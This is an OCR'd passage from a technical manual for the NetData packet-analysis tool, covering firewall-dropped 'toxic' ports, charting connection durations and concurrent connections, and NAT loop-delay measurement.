


The abnormal connection terminations are highlighted by the light-blue markers against the graph of concurrent connections, and by the vertical purple bar underneath the markers. The cream pop-up on one of the light-blue markers confirms that the connection was found to be 'not alive'. The dark-


blue markers indicate connection requests that were ignored – in the first 30 minutes because the server was unable to respond, and later because the firewall dropped the Synch packets of toxic ports. The client web server was shut down and restarted after 11:20, but without resolving the problem.



On this packet-timing chart the connection was opened, used and closed twice; then opened, used and left idle with client keep-alive probes. The server stopped responding at 10:03:20.



When the client later tried to open the connection its Synch packets were ignored.




This ephemeral port remained toxic for more than four hours, until the firewall's connection states were reset. The firewall had its default idle-connection timeout of one hour, but the timeout may have been extended by the subsequent attempts to re-open the connection, or simply by the appearance of keep-alive probes that might have indicated the client's intention to make the connection persistent. To avoid long outages like this there are several remedies:


1. Use persistent connections where possible.
2. Avoid client keep-alive probes unless essential and the potential consequences are understood.
3. Reset firewall state after restarting a server.

6.15 Connection Durations as Pseudo Transactions


When connections handle only one application transaction, and require extra round-trips for SSL handshakes, a better indication of the response times experienced by users is gained by plotting the lifetimes of connections rather than application round-trip times. A checkbox in the load-data window will load connection durations as pseudo transactions, and these transactions are flagged appropriately if they were running at the start or end of the capture. To make their pop-up windows on the performance chart more informative, their data fields display the numbers of connection retransmissions and indicate how the connection was closed.


If the sniffer has dropped many Synch, Final or Reset packets the performance charts may severely overstate connection life times, but there are two ways to produce a more realistic picture. One is to filter out all the pseudo transactions that apparently started before the capture or that were still running at the end of the capture. The second way uses the 'Confirmed' checkbox in the load-data window that assumes that a connection's lifetime runs only between its first and last recorded packets.






This chart plots connection durations between their assumed opening and closing times. Many connections appear erroneously to have long durations because the sniffer had dropped their Synch, Final or Reset packets. A much clearer picture of system behaviour appears when all the incomplete connections are filtered out from the chart, as below:






For the second chart (with 47,972 markers rather than 24,203) the Confirmed box was checked and NetData loaded connection durations between their first and last recorded packets, not between their assumed opening and closing times. No records have been hidden from the chart and it is able to present a more detailed and realistic picture of the collapse of an online system under extreme load. The periodic heavy bursts of transactions in the second half of the capture were a consequence of the server failing its health checks and being removed from service. It was returned to service when it had worked through most of its transaction queue and had sufficient free threads to handle health checks quickly.


The following chart overlays a graph of the number of concurrent transactions which in this case – because the transactions are connection durations – is an estimate of the number of concurrent connections. It shows that when the load was removed from the server the number of connections dropped to a plateau, but it wasn't until the number dropped further that the server appeared healthy again and its load was re-applied.



6.16 Plotting Concurrent Connections

If a graph of concurrent connections exhibits a 'ceiling' – a flat top – it may indicate that throughput is constrained by a limit on the number of connections, on a number of threads, on space for a table of connection states, or on some other connection-related resource. Proper testing of such hypotheses, however, depends on careful definition of a connection's lifetime, and NetData provides three ways to define the start of a connection and six ways to define its end, using two drop-down menus and several checkboxes in the chart's format-control window.





A connection may be deemed to start:

- with the first Synch packet to request the connection;
- when it is open, at the client's Ack to the server's Synch packet; or
- when a thread is engaged, as confirmed by the appearance of the first response or a matching request being sent to the backend.

The third option is appropriate for those web servers that accept an application request on a new connection before the connection has been assigned to an application thread.


A connection may be deemed to end:

- when the server sent its last data packet;
- when closing was initiated, at the first Final or Reset flag;
- when the server's half of the connection was closed, with the server's Final flag or any Reset, whichever was first;
- when the connection was fully closed;
- at the connection's last packet; or
- at the end of the connection's Time-Wait state.

The last option is enabled with a checkbox and requires the entry of a Time-Wait period that is added to the time at which the connection was fully closed.

If a connection is captured without a Synch packet NetData normally assumes that the connection was opened before the capture started, but the checkbox 'From known start' overrides this assumption and estimates an opening time by the appearance of the connection's first packet. Likewise, if a connection is captured without a Final or Reset packet NetData normally assumes that the connection ended after the capture finished, but the checkbox 'From known end' overrides that assumption and estimates an end time by the appearance of the connection's last packet.


The following chart plots the number of connections held by a server struggling with extreme loads and being cycled in and out of service as it passed and then failed its health checks. Threads were assumed to be freed when connections were closed by the server.




The significant feature of this chart is not a ceiling but a minimum; it suggests that load was re-applied to the server when its number of connections fell below 1000.

6.17 Plotting the Transactions of a Set of Related Connections

It is sometimes necessary to load for charting only the transactions – without packet records – of a selected set of connections. For example, to investigate performance problems in the client of a database it was desired to plot the client 'think' times of transactions of the connections handling specified types of database queries. The recommended process is to load the connection records of the relevant dialogues, select a field that is common to all the required connections, and from the context menu choose to 'Plot Trans/Pkts of Similar Connectns'.



This command presents a dialogue window with record-loading options:



An earlier version of this command would always load both transactions and packets, but if a large number of transactions are required, loading packets would waste memory and time. Packet loading can now be disabled by a checkbox.

6.18 Network Address Translation and Loop-Delay

Proxy servers, firewalls and other devices that perform Network Address Translation (NAT) often hide the separate identities of connected devices behind a single, Virtual IP (VIP) address, in which case the loop-delay to that address will be variable, depending on the physical device that terminates the connection. When NetData calculates round-trip times and establishes a loop-delay for the VIP address, it will be the minimum RTT across all the physical devices. Unfortunately, if it uses that minimum loop-delay when making inferences about packets that may have been lost or overtaken after they passed the monitoring point, it is quite likely to make wrong inferences. In such circumstances NetData must use the loop-delay that is relevant to the particular connection for which it is making inferences, not the overall minimum loop-delay across all connections.

NetData can measure and use the loop-delays of the individual connections rather than the loop-delay assigned to the dialogue as a whole. NetData must be informed that an address is a virtual address by assigning it a name that begins with an ampersand (e.g. *&Tier1Proxy*).

Connection loop-delays can be displayed in the connection table by revealing the columns for Caller and Callee round-trip times:

ConnID	Client (Caller)	cPort	Server (Callee)	Total sec	Trips	Clt Pkts	ReTx	RTT ms	Svr Pkts	ReTx	RTT ms
684580	&OuterNetScaler	61924	&InnerNetScaler	0.7416	11	68		154.68	74	5	0.00
714716	&OuterNetScaler	27381	&InnerNetScaler	0.7524	4	29		153.69	55	5	0.00
775526	&OuterNetScaler	35367	&InnerNetScaler	0.7593	7	18		227.00	33	4	0.00
756792	&OuterNetScaler	50534	&InnerNetScaler	0.7431	15	64		228.85	80	3	0.00
743877	&OuterNetScaler	12497	&InnerNetScaler	0.7511	6	38		153.55	49	3	0.00
716369	&OuterNetScaler	37608	&InnerNetScaler	0.7518	2	16		154.33	23	3	0.00
714501	&OuterNetScaler	15584	&InnerNetScaler	0.7508	5	23		219.23	33	2	0.00
762679	&OuterNetScaler	45565	&InnerNetScaler	0.7579	1	9		227.08	17	2	0.02
707066	&OuterNetScaler	40473	&InnerNetScaler	0.7584	2	14		220.20	20	2	0.00
732569	&OuterNetScaler	63855	&InnerNetScaler	0.7129	0	4			3	1	0.02
658968	&OuterNetScaler	20978	&InnerNetScaler	0.7435	4	16		227.48	23	1	0.00
732829	&OuterNetScaler	32398	&InnerNetScaler	0.7630	3	24		205.81	44	1	0.00


6.19 Network Address Translation (NAT) and Propagation Delay

